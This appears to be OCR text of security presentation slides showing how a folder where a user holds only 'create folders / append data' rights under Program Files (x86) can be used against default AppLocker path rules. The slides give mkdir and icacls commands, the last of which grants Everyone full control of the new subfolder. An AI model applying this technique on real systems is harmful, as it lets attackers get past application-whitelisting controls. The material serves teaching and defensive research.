
Device: Select a device

Include group membership: Click Add items — Add items

Effective access	Permission	Access limited by
✗	Full control	File Permissions
✗	Traverse folder / execute file	File Permissions
✓	List folder / read data	
✗	Read attributes	File Permissions
✗	Read extended attributes	File Permissions
✗	Create files / write data	File Permissions
✓	Create folders / append data	
✗	Write attributes	File Permissions
✗	Write extended attributes	File Permissions
✗	Delete subfolders and files	File Permissions

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA
& LIST FOLDER / READ DATA




```
C:\Program Files (x86)\Dummy>mkdir "c:\Program Files (x86)\Dummy\CreateFoldersRight\folder"

C:\Program Files (x86)\Dummy>_
```

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FOLDERS / APPEND DATA


& LIST FOLDER / READ DATA




```
C:\>icacls "C:\Program Files (x86)\Dummy\CreateFoldersRight\folder"
C:\Program Files (x86)\Dummy\CreateFoldersRight\folder NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                                       BUILTIN\Administrators:(I)(OI)(CI)(F)

Successfully processed 1 files; Failed processing 0 files

C:\>_
```


DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA
& LIST FOLDER / READ DATA



```
C:\>icacls "c:\Program Files (x86)\Dummy\CreateFoldersRight\folder" /grant:r Everyone:(OI)(CI)F /T
processed file: c:\Program Files (x86)\Dummy\CreateFoldersRight\folder
Successfully processed 1 files; Failed processing 0 files

C:\>_
```


WHAT IS THIS...
SORCERY?
imgflip.com



Advanced Security Settings for folder

